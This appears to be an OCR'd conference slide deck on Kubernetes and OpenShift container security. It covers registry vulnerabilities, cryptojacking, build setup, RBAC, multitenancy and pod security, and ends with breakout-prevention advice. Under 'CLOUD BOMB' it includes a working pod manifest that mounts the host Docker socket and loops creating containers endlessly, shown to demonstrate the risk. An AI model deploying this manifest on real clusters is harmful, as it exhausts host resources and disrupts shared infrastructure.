


#2 IMAGES


- Image Policy
- Registries
  - Clair, quay.io
  - Nexus
- ImageStreams

REGISTRIES

REGISTRIES: DOCKER VIEW



REGISTRIES: THE UNTOLD TRUTH...



SECURITY BUGS IN IMAGES


- **Heartbleed: CVE-2014-0160**
  - Bug in SSL/TLS exposing the private key of a server
  - present in **80% of containers** still 18 months after disclosure
- **GHOST: CVE-2015-0235**
  - glibc vulnerability in gethostbyname
  - exploitable in some conservative distributions

https://www.banyanops.com/blog/analyzing-docker-hub/
https://coreos.com/blog/vulnerability-analysis-for-containers/


STATISTICS FROM BANYAN OPS (May, 26, 2015)

>_ ENDOCODE

REGISTRIES: SCANNING FOR VULNERABILITIES




TODAY



CRYPTOJACKING

>_ ENDOCODE



https://kromtech.com/blog/security-center/cryptojacking-invades-cloud-how-modern-containerization-trend-is-exploited-by-attackers

#3 SETUP

- Setup of the Clusters
- Service Accounts
- Users
- Automation Prod
- Version
- Additionally: deploy on K8S:latest


REPLACE DOCKER BUILD

CONTAINER BUILDER

buildah

- GKE container builder
- Openshift Source to Image S2I
- Separate VM
  - separate Docker socket
  - ...


RBAC: Role Based Access Control




OPENSHIFT

>_ ENDOCODE

OPENSHIFT







https://medium.com/levvel-consulting/the-differences-between-kubernetes-and-openshift-ae778059a90e

MULTITENANCY according to Jessie Frazelle

>_ ENDOCODE






https://blog.jessfraz.com/post/hard-multi-tenancy-in-kubernetes/

MULTITENANCY WITH KATACONTAINERS

>_ ENDOCODE



#4 POD SECURITY

- PodSecurityPolicy
  - Privileged Containers
  - InitContainers
  - Istio!!
- SeLinux or AppArmor
- Host File Isolation
  - Docker Socket
  - /etc
- Limits
- Liveness / Readiness Checks

DETECT PRIVILEGES

```
kubectl get pods --all-namespaces -o jsonpath='
{range .items[*]}
{range .spec.initContainers[*]}
{.image}{"\t"}
{.securityContext}
{.end}{"\n"}
{end}
' | sort |uniq
```

CLOUD BOMB

>_ ENDOCODE

```yaml
apiVersion: v1
kind: Pod
metadata:
 name: busybox-cloudbomb
spec:
 containers:
 - image: busybox
   command:
     - /bin/sh
     - "-c"
     - "while true; \
          do \
            docker run -d --name BOOM_$(cat /dev/urandom | tr -cd 'a-f0-9' | head -c 6) nginx ; \
          done"
   name: cloudbomb
   volumeMounts:
   - mountPath: /var/run/docker.sock
     name: docker-socket
   - mountPath: /bin/docker
     name: docker-binary
 volumes:
 - name: docker-socket
   hostPath:
     path: /var/run/docker.sock
 - name: docker-binary
   hostPath:
     path: /bin/docker
```

BREAKOUT PREVENTION

>_ ENDOCODE

- don’t run applications as root
  use non privileged ports, there are many
- don’t run unknown code
  if in doubt, create your own containers
- don’t turn off SELinux or Apparmor
  learn to use it
- don’t give access to the host file system
  at least not to the critical parts: docker containerd socket, /etc, /usr, /var
  use immutable operating systems OpenShift 4, the return of CoreOS
- never use docker socket for build in production
- define your security requirements
  question multitenancy, use gVisor if necessary
- check for privileged containers and initContainers
  it is a kubectl one liner

RUNTIMES


- Docker classical
- Cri-O new default
- rkt out dated

With Hypervisor


- gVisor
- Intel Clear Container (kata containers)
- kvm

KERNEL ISOLATION GVISOR

